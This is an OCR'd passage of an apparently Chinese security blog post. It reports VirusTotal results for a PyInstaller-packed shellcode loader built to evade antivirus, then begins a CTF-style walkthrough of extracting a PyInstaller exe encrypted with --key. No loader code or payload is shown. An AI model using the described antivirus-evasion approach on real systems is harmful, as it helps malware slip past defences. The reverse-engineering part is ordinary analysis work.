
扫描选项:

● 快速(Q)

○ 完全(F)

○ 自定义(C)

微信号: crowsec



final_py	2021/6/17 22:29	文件夹	
test.exe_extracted	2021/6/17 22:35	文件夹	
.DS_Store	2021/6/17 23:02	DS_STORE 文件	9 KB
pyinstxtractor.py	2021/6/10 13:57	PY 文件	13 KB
test.exe	2021/6/17 18:07	应用程序	6,554 KB

扫描完成，未发现木马病毒


如果电脑仍存在主页篡改、桌面图标异常等问题，可尝试使用强力模式查杀或反馈求助

电脑健康建议：C盘安装过多软件会影响电脑运行速度，可以尝试安装在其他磁盘

微信号: crowsec

VT查杀：（测试时间：2021.06.17）

```
https://www.virustotal.com/gui/file/c2b081a565dbd4848eff43a9bae0da4da5cd8945f12b053470484cdb2df838fc/detect
```



6 / 49

Community Score

6 security vendors flagged this file as malicious

c2b081a565dbd4848eff43a9bae0da4da5cd8945f12b053470484cdb2df838fc
test.exe
64bits assembly invalid-rich-pe-linker-version overlay peexe

6.40 MB
Size

2021-06-17 14:45:51 UTC
1 minute ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Crowdsourced YARA Rules


⚠ Matches rule PyInstaller by @bartblaze from ruleset PyInstaller at https://github.com/bartblaze/Yara-rules
↳ *Identifies executable converted using PyInstaller.*

View Ruleset

AhnLab-V3	ⓘ Trojan/Win.Generic.C4448530	Antiy-AVL	ⓘ Trojan/Generic.ASMalwS.329A072
SecureAge APEX	ⓘ Malicious	Avira (no cloud)	ⓘ HEUR/AGEN.1142245
Gridinsoft	ⓘ Trojan.Win64.CoinMiner.oa!s1	Zillya	ⓘ Trojan.Badur.Win32.34336
Acronis	✓ Undetected	Ad-Aware	✓ Undetected
Alibaba	✓ Undetected	ALYac	✓ Undetected
Arcabit	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav Pro	✓ Undetected	CAT-QuickHeal	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected

微信号: crowsec

2021.10.29查看：（免杀已g）



c2b081a565dbd4848eff43a9bae0da4da5cd8945f12b053470484cdb2df838fc

32 / 66

Community Score

32 security vendors flagged this file as malicious

c2b081a565dbd4848eff43a9bae0da4da5cd8945f12b053470484cdb2df838fc
test.exe
64bits assembly checks-network-adapters direct-cpu-clock-access invalid-rich-pe-linker-version overlay peexe runtime-modules

6.40 MB
Size

2021-09-19 09:30:11 UTC
1 month ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Crowdsourced YARA Rules

⚠ Matches rule PyInstaller by @bartblaze from ruleset PyInstaller at https://github.com/bartblaze/Yara-rules
↳ *Identifies executable converted using PyInstaller.*

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 0 MEDIUM 1 LOW 1

⚠ 1 match for rule Always Install Elevated Windows Installer by Teymur Kheirkhabarov (idea), Mangat... from Sigma Integrated Rule Set (GitHub)
↳ *This rule will looks for Windows Installer service (msiexec.exe) when it tries to install MSI packages with SYSTEM privilege*

ⓘ 1 match for rule Non Interactive PowerShell by Roberto Rodriguez @Cyb3rWard0g (r... from Sigma Integrated Rule Set (GitHub)
↳ *Detects non-interactive PowerShell activity by looking at powershell.exe with not explorer.exe as a parent.*

微信号: crowsec

5.3 总结

从以上文章可以看出，将shellcode加载器写到一个文件中去，再使用另外一个脚本调用，在一定程度上可以免杀（随着时间推移，该方法逐渐失效），但是--key参数加密后的`py_shellcode_fuzz.pyc.encrypted`文件是无法解开的吗？


理论上讲，该文件可以理解为勒索病毒加密之后的文件，如果key足够复杂，在还原文件上还是非常有难度的，但是在pyinstaller的作者并非将该文件写死，该文件还是能够进行还原的。

06 加key参数逆向源码

在这里，以本人有幸在某比赛上出过两个简单的python逆向题目，其中一个就是需要选手对python打包的exe进行逆向，具体的过程如下：（赛题部分在这里不表，直接逆向）


6.1 背景介绍

在这里使用了一个用pyinstaller --key -F 参数打包的文件。




6.2 第一层解包拿key

使用pyinstxtractor.py进行逆向代码。



```
C:\000_python_exe\reverese_guess\guess_python.exe>python pyinstxtractor.py guess_python.exe
pyinstxtractor.py:86: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's document
ation for alternative uses
  import imp
[*] Processing guess_python.exe
[*] Pyinstaller version: 2.1+
[*] Python version: 38
[*] Length of package: 6432681 bytes
[*] Found 32 files in CArchive
[*] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap
[+] Possible entry point: pyi_rth_multiprocessing
[+] Possible entry point: guess_python
[*] Found 223 files in PYZ archive
[!] Error: Failed to decompress __future__, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _compat_pickle, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _compression, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _osx_support, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _py_abc, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _pydecimal, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _strptime, probably encrypted. Extracting as is.
[!] Error: Failed to decompress _threading_local, probably encrypted. Extracting as is.
[!] Error: Failed to decompress argparse, probably encrypted. Extracting as is.
[!] Error: Failed to decompress ast, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_events, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_futures, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_subprocess, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.base_tasks, probably encrypted. Extracting as is.
[!] Error: Failed to decompress asyncio.constants, probably encrypted. Extracting as is.
```

在这里可以看到好多的代码是被混淆了，无法直接解密。




guess_python.exe_extracted

guess_python.exe

pyinstxtractor.py


微信号: crowsec



名称	修改日期	类型	大小
PYZ-00.pyz_extracted	2021/10/12 10:05	文件夹	
_asyncio.pyd	2021/10/12 10:05	Python Extension ...	64 KB
_bz2.pyd	2021/10/12 10:05	Python Extension ...	86 KB
_ctypes.pyd	2021/10/12 10:05	Python Extension ...	125 KB
_decimal.pyd	2021/10/12 10:05	Python Extension ...	264 KB
_hashlib.pyd	2021/10/12 10:05	Python Extension ...	47 KB
_lzma.pyd	2021/10/12 10:05	Python Extension ...	161 KB
_multiprocessing.pyd	2021/10/12 10:05	Python Extension ...	31 KB
_overlapped.pyd	2021/10/12 10:05	Python Extension ...	47 KB
_queue.pyd	2021/10/12 10:05	Python Extension ...	30 KB
_socket.pyd	2021/10/12 10:05	Python Extension ...	79 KB
_ssl.pyd	2021/10/12 10:05	Python Extension ...	152 KB
base_library.zip	2021/10/12 10:05	360压缩 ZIP 文件	761 KB
guess_python	2021/10/12 10:05	文件	1 KB
guess_python.exe.manifest	2021/10/12 10:05	MANIFEST 文件	2 KB
libcrypto-1_1.dll	2021/10/12 10:05	应用程序扩展	3,320 KB
libffi-7.dll	2021/10/12 10:05	应用程序扩展	33 KB
libssl-1_1.dll	2021/10/12 10:05	应用程序扩展	674 KB
pyexpat.pyd	2021/10/12 10:05	Python Extension ...	187 KB
pyi_rth_multiprocessing	2021/10/12 10:05	文件	3 KB
pyiboot01_bootstrap	2021/10/12 10:05	文件	4 KB
pyimod00_crypto_key	2021/10/12 10:05	文件	1 KB
pyimod01_os_path	2021/10/12 10:05	文件	2 KB
pyimod02_archive	2021/10/12 10:05	文件	9 KB
pyimod03_importers	2021/10/12 10:05	文件	13 KB
pyi-windows-manifest-filename guess_pyth...	2021/10/12 10:05	MANIFEST 文件	0 KB
python38.dll	2021/10/12 10:05	应用程序扩展	4,110 KB
PYZ-00.pyz	2021/10/12 10:05	Python Zip Applica...	1,661 KB
select.pyd	2021/10/12 10:05	Python Extension ...	28 KB
struct	2021/10/12 10:05	文件	1 KB
tinyaes.cp38-win_amd64.pyd	2021/10/12 10:05	Python Extension ...	40 KB
unicodedata.pyd	2021/10/12 10:05	Python Extension ...	1,073 KB
VCRUNTIME140.dll	2021/10/12 10:05	应用程序扩展	92 KB

微信号: crowsec

在这个文件夹下可以看到带key的文件，使用notepad打开。

